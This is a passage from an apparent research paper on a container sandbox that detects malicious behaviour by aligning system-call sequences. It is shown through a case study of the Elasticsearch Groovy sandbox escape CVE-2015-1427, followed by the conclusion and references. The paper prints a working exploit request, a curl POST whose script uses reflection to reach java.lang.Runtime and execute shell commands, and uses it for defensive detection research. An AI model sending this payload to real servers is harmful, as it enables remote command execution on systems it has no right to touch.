Sandbox protection mechanism is often used to execute untrusted programs in constraint environment. However, attacker is always able to find a way to bypass sandbox and escape itself from it. For example, starting with version 1.3, `Elasticsearch` added a sandbox to control what classes and functions can be executed by the Groovy scripts in incoming query.

A vulnerability, `CVE-2015-1427`, was reported to allow attackers to bypass the sandbox protection mechanism and



Figure 11: Syscall Alignment For CVE-2018-10933

execute arbitrary shell commands via crafted script. The `Elasticsearch` defines a list of functions and classes that are forbidden to be invoked by the script. However, attacker can use a class that is not in the blacklist and load a reference to a completely different class (such as `java.lang.Runtime`) via reflection. Then, they can execute arbitrary shell commands in the runtime, and escape the sandbox.

In our experiment, we send one of the `Elasticsearch` service in the container a malicious script to bypass sandbox via reflection; and send a benign script to another (as the following code shown).

```
Malicious:
  curl -d '{"size":1, "script_fields":
       {"lupin":{"lang":"groovy","script":
       "java.lang.Math.class.forName(\"java.lang.Runtime\")
       .getRuntime().exec(\"id\").getText()"}}}' -X
       POST http://$IP:9200/_search?pretty &

Legitimate:
  curl -d '{ "query" : { "match_all": {} },
       "script_fields" : { "test1" : { "script" :
       "import java.util.*;String str = \"abc\";" } }
       }' -X POST http://$IP:9200/_search?pretty &
```

From the alignment result (Figure 12) of collected system call behaviors, we can easily observe that the compromised container `fork` a separate process to execute the shell command.



Figure 12: Syscall Alignment For CVE-2015-1427

5. CONCLUSION

We proposed a context-awareness sandbox for the container-based cluster. Our architecture is extremely convenience for DevOps team that using kubernetes as orchestrator to manage the cluster. We explained how to setup a container sandbox with the given context metadata, and collect sample behaviours (e.g. system calls). To take advantange of the lightweight feature of container, we proposed a parellel execution method to run multiple identical container with different samples feeding to them. By highly customized the alignment algorithm that ususally designed for DNA sequence purpose, we can align syscall sequences between the behaviours generated by both malicious and legitimate samples and pinpoint exactly the malicious actions in a more presice way.

6. REFERENCES

[1] Container security initiative. https://en.wikipedia.org/wiki/Container_Security_Initiative. Accessed: 2018-09-30.

[2] Docker container. https://en.wikipedia.org/wiki/Docker_(software). Accessed: 2018-09-30.

[3] Falco. open source container native runtime security. https://sysdig.com/opensource/falco/. Accessed: 2018-09-30.

[4] Honeypot(computing). https://en.wikipedia.org/wiki/Honeypot_(computing). Accessed: 2018-09-30.

[5] Kata container. https://katacontainers.io/. Accessed: 2018-09-30.

[6] Kubernetes custom resource. https://kubernetes.io/docs/concepts/extend-kubernetes/api-extension/custom-resources/. Accessed: 2018-09-30.

[7] Linux tracing tools. http://www.brendangregg.com/blog/2015-07-08/choosing-a-linux-tracer.html. Accessed: 2018-09-30.

[8] Safely execute and analyze malware in a secure environment. https://www.fireeye.com/solutions/malware-analysis.html. Accessed: 2018-09-30.

[9] Virtual machine. https://en.wikipedia.org/wiki/Virtual_machine. Accessed: 2018-09-30.

[10] vulhub in github. https://github.com/vulhub/vulhub. Accessed: 2018-09-30.

[11] Wildfire malware analysis. https://www.paloaltonetworks.com/products/secure-the-network/wildfire. Accessed: 2018-09-30.

[12] David Bernstein. Containers and cloud: From lxc to docker to kubernetes. *IEEE Cloud Computing*, (3):81–84, 2014.

[13] Robert C Edgar and Kimmen Sjölander. A comparison of scoring functions for protein sequence profile alignment. *Bioinformatics*, 20(8):1301–1308, 2004.

[14] Noah M. Johnson, Juan Caballero, Kevin Zhijie Chen, Stephen McCamant, Pongsin Poosankam, Daniel Reynaud, and Dawn Song. Differential slicing: Identifying causal execution differences for security applications. In *Proceedings of the 32nd IEEE Symposium on Security and Privacy*, Oakland, CA, May 2011.

[15] Yanlin Li, Jonathan M McCune, James Newsome, Adrian Perrig, Brandon Baker, and Will Drewry. Minibox: A two-way sandbox for x86 native code. In *USENIX Annual Technical Conference*, pages 409–420, 2014.

[16] Tongbo Luo, Zhaoyan Xu, Xing Jin, Yanhui Jia, and Xin Ouyang. Iotcandyjar: Towards an intelligent-interaction honeypot for iot devices. Black Hat USA, 2017. Accessed: 2018-09-30.

[17] Robert Wahbe, Steven Lucco, Thomas E. Anderson, and Susan L. Graham. Efficient software-based fault isolation. In *Proceedings of the Fourteenth ACM Symposium on Operating Systems Principles*, SOSP '93, pages 203–216, New York, NY, USA, 1993. ACM.

[18] Bennet Yee, David Sehr, Gregory Dardyk, J Bradley Chen, Robert Muth, Tavis Ormandy, Shiki Okasaka, Neha Narula, and Nicholas Fullagar. Native client: A sandbox for portable, untrusted x86 native code. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 79–93. IEEE, 2009.

[19] Bin Zeng, Gang Tan, and Greg Morrisett. Combining control-flow integrity and static analysis for efficient and validated data sandboxing. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 29–40. ACM, 2011.

[20] Yang Zhang and Jeffrey Skolnick. Scoring function for automated assessment of protein structure template quality. *Proteins: Structure, Function, and Bioinformatics*, 57(4):702–710, 2004.